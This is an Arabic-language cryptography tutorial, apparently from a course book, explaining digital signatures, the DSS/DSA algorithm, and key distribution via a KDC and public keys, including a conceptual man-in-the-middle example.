
Nonrepudiation

وهذه خاصية مُهمة، حيث تضمن عدم إنكار المُرسِل لإرساله هذه ال Document بكل كلمة فيها!، فتُعَد بهذا مُستنَد رسمي يُمكِن إدانته به!.

عملية الإدانة القضائية هذه فيها إشكال..


لا يُمكن أن تعتد الجهات الرسمية بهذه التكنولوجيا وحدها كإثبات بَيِّن على المُرسِل!. حيثُ يستطيع المُرسِل أن يتملَّص من هذا الإتهام عبر ادعائه بإصابة جهازه الشخصي ب "Malware" مثلاً".

هذا شكل يوضح تطبيق ال Digital Signature بما يُحقق هذه الخصائص المذكورة:



يوضح الشكل خطوات تطبيق ال Signature على وثيقة تقوم السيدة "Rose" بإرسالها إلى السيد "Kevin".
فقامت بتطبيق ال "Hash Function" أولاً على الُمستند، لتحصُل على ال Hash value، ثُم تقوم بتشفيرها باستخدام ال Private Key وإرسالها إلى السيد Kevin. فيقوم هو بعكس الخطوات ومُقارنة ال Hash value الُمستَلم بالذي استخرجهُ ليتأكد من سلامة الُمستند.

نعرض في الصفحة التالية شكل آخر لنفس العملية:



Source: Ref (7)

- بعد تطبيق ال Hash باستخدام ال MD5 أو SHA1 أو SHA2، نحصُل على ال hash value (h)، وبعد التشفير نحصُل على ال (S).

- في الناحية الأخرى تُطَبِّق Alice ال Key لِتَحْصُل على ال (h’).
- فتقوم بتطبيق ال MD5 أيضاً على الرسالة (M)، فينتج ال (h)، لِتُقارنهُ بال (h’).

Digital Signature Standard (DSS)

ما هذا ال (DSS)..؟


Digital Signature Security Standard (DSS) is a technology for creating digital signatures that was developed by the National Security Agency and adopted by the United States government as its digital-signature standard. DSS defines the Digital Signature Algorithm (DSA), DSA does not encrypt message digests with the private key or decrypt the message digest with the public key!.
it uses special mathematical functions to generate a digital signature composed of two 160-bit numbers **(s & r)** that are derived from the message digest and the private key. Then it uses the public key to verify the signature.

كيف تعمل هذه ال Algorithm؟

إنها تستخدم ال Hash Function لإنتاج hash code من الرسالة المُراد إرسالها، ثم يُستَخدَم ال hash code هذا ك input إلى ال (Signature Algorithm).

تعتمد هذه ال Signature على استخدام ال private key في التشفير، وتعتمد على ال public key في فك التشفير، إلا أنها تستقبل عنصر ثالث أيضاً في هذه العملية، وهو ال Global Public Key (Pug)

إنهُ عِبارة عن مجموعة من ال parameters التي يستخدمها كِلا الطرفين.



DSA approach

Source: Ref (7)


في النهاية يَنتُج عن هذه ال Algorithm قيمتين يَتِم إضافتهم مع الرسالة وهم (s) و (r).

هيا لِنَدْخُل في التفاصيل:

يقوم الطرف الأول بعمل بعض العمليات الحسابية لإنتاج ال (s) وال (r)،

هذا ال r وال s سَيكونا نواتِج ل functions يَدخُل بِها ال "public key components" وهُم ال (p,q,g)، وال private key الخاص بالطرف الأول ونَرمز له ب (x)، وال hash code الخاص بالرسالة ونرمز له ب H(M)، وأخيراً رقم عشوائي نستخدمه لكل عملية Sign نقوم بها ونرمز له ب (k).

مايلي شكل يوضح كيف تدخل هذه ال parameters لتكوين ال (s) وال (r):




(a) Signing

Source: Ref (7)

تدخل الرسالة M إلى ال hash function ليتم انتاج ال hash code ثُم يدخُل الأخير في معادلة الحُصول على ال (s)، حيثُ نستخدم ال k أيضاً مع ال q. لاحظ أنَّ القيمة التي ستُحدد سَلامة الرسالة هُنا هي ال (r)، وهي التي سيقوم الطرف الثاني بإجراء حساباتِهِ من أجل اختبارها!، وببعض التدقيق على هذه ال Algorithm الرائعة ستجد أن ال (r) هذه لا تعتمد على الرسالة (M) في شيء!، بمعنى أنَّ ال (M) ليست مِن ضِمن المُدخلات الخاصة بِها، وهذا ما يزيد قوتها!.

وعندما تَصِل الرسالة إلى الطرف الآخر، سيقوم بِعَمل بَعض الحِسابات لإنتاج قيمة نُسميها (v)، سيقوم بمقارنتها بال (r) القادمة من الطرف الأول، ويجب أن يتشابها، وإلا فيتم رفض الرسالة.



(b) Verifying


Source: Ref (7)

Key Distribution

كُنا نتحدث في الفقرات الماضية عن ال Symmetric Cryptography وال Asymmetric Cryptography وكيف يتم تحقيق الهدف من خلال تشفير البيانات المُراد تبادُلها بين الأطراف باستخدام ال "Keys". ولكن كيف ستتم عملية إرسال ال Key المتفق عليه إلى الأطراف المشتركة في العملية؟.

هذا ما سنتحدث عنه هُنا كي تكتمل لدينا الصورة. سنتكلم عن سيناريو لعملية ال Key Distribution باستخدام ال Symmetric Encryption مرة، وباستخدام ال Asymmetric Encryption مرةً أخرى.

Using Symmetric Key Encryption




هذا شكل ال Symmetric Encryption التقليدي، ونريد هنا أن يصل هذا ال key للطرفين بشكل آمِن!.

سنُطلِق على هذا ال key بالأعلى "Session Key" وهو ال key المُستخدم في عملية تبادُل البيانات بين الطرفين A و B، أطلقنا عليه Session لأنه سيتغير عند عملية بدء Session جديدة. هذا ينطبق على ال Applications التي تستخدم ال TCP كبروتوكول لنقل البيانات بشكل عام.

سيقوم A بالتوافق على (Ka) Key آخر نُطلِق عليه "Master Key"، بينه وبين طرف ثالث (KDC)، وأيضاً الطرف B سيتوافق مع هذا ال (KDC) على key أيضاً (Kb).

لنأخذ مثال:



سيقوم الطرف A بمُشاركة ال KDC وهو اختصار ل (Key Distribution Center) بمِفتاح (Ka)، وأيضاً الطرف B سيقوم بنفس الأمر مع هذا ال KDC قبل أي عملية تواصُل فِعلية بَين A و B.

وعِندما يَرغب الطَرَف A بِفتح Session مَع الطَرف B سيبدأ بطلب "Session Key" المُستخدم في هذه ال Session من ال KDC.

كيف تتم عملية طلب ال Session Key هذه؟

سيدأ الطرف A ولنفرِض أنه من يريد بدء Session مع الطرف B.

سيبدأ بإرسال طلب إلى ال KDC يطلُب مِنه Session Key، هذا الطَلَب يتكون من ثلاثة مُتغيرات.

الأول هو ال IDA ويعني Identity of A كأن يكون ال IP Address الخاص به على سبيل المثال، والثاني هو ال IDB لأن الطرف B هو المعني بإنشاء الإتصال الآمِن هُنا!.

والثالث هو ال N1.. هذا المُتغير أشبه بال Sequence number (المُستخدم من قِبَل بروتوكولات التواصل لعمل tracking لل packets المُرسلة)، سيكون ال N1 هُنا رقم عشوائي.

فيقوم ال KDC بِالرَّد عليه بإرسال رِسالة لهُ وقد تم تشفيرها بال (Ka)، فيتمكن الطرف A من فكها لأنه قد اتفق مع ال KDC على هذا ال Key مِن قَبْل.

هذه الرسالة بَعدَ فكها سَيَخرُج مِنها عِدة مُتغيرات أيضاً..

سَيُعطي لهُ ال KDC ال Session Key الذي يُريده A لبدء ال Session مع B وهو ال (Ks)، ويقوم بإضافة محتويات الرسالة السابقة التي أرسلها له A، وهذا للتأكيد على أن هذا ال Response خاص بال Request الذي أرسلته إليّ الآن!، وليس لطلب غيره، وهذا يظهر من خلال إرجاع ال KDC نفس الرقم العشوائي N1 إلى A كما هو، تَحْمِل الرِّسالة أيضاً ال Kb، وهو ال Key الذي أعطاه ال KDC للطرف B.


ولماذا يعطي ال KDC للطرف A ال Kb هذا، فهو لا يَخُصُه؟

هذا لكي يقوم A بإعطاء الطرف B ال Ks وهو ال "Session Key"، فيقوم بإرساله في رسالة مُشفَّرة بال Kb كي يتمكن B من فكها والحصول على ال Ks الذي سيستخدمه A فيما بعد لإرسال مايُريد للطرف B.


لاحظ أن الخطوات الثالثة والرابعة والخامسة تم وضعهم لتحقيق لل "Authentication" بين الطرفين A و B فقط، وليست من ضمن عملية ال Key Distribution


Using Asymmetric Encryption

تكلمنا عن ال Asymmetric Encryption وهو الذي نستخدم خلاله ال Public Keys في عملية فك التشفير.




ويمكن لأي طرف إرسال ال Public Key الخاص به لأي طرف يريده كما يظهر في الشكل التالي، وهذا يعد إجراء غير آمن!، فربما يقوم أحدهم بإرسال أي Public Key والإدعاء أنه A خصوصاً في حالات المجموعات البريدية.





وهذا مثال مُبسَّط يوضح إرسال ال (Ks) باستخدام ال Asymmetric Encryption. يقوم هُنا الطرف A بإرسال ال Public Key الخاص به (PUa) إلى الطرف B، فيقوم B بإرسال ال Ks وهو ال "Session Key" إلى A بعد تشفيرهِ باستخدام ال (PUa)، فيقوم A بفك التشفير باستخدام ال Private Key الخاص به.. ولكن من المُمكن لهذا السيناريو أن يتعرض لل MITM Attack بهذا الشكل:



سيقوم السيد Darth هُنا بالإمساك بال PUa والاحتفاظ به، ثُم يقوم بعمل generate لِ Public Key جديد ويُرسلهُ إلى Alice، ثُم في العودة سيأتي ال Ks له، يأخذ نُسخة مِنهُ ثُم يَقوم بِتشفيره مرةً أخرى باستخدام ال PUa ويُعيد إرساله إلى السيد Bob.


وبالتالي يلزم وجود طريقة آمنة للقيام بتوزيع ال Public Keys بين الأطراف دون تعرضها للخطر!. وهذا سيتم بوجود طرف ثالث كأن يتم تسليم ال Key بشكل يدوي، أو باستخدام أحد الطرق التالية في عملية إيصال ال PUa إلى B، ثُم إرسال ال Ks فيما بعد.

Distribution of Public Key Methods

- **Public-Key Authority**
- **Public-Key Certificate**

Using Public-Key Authority

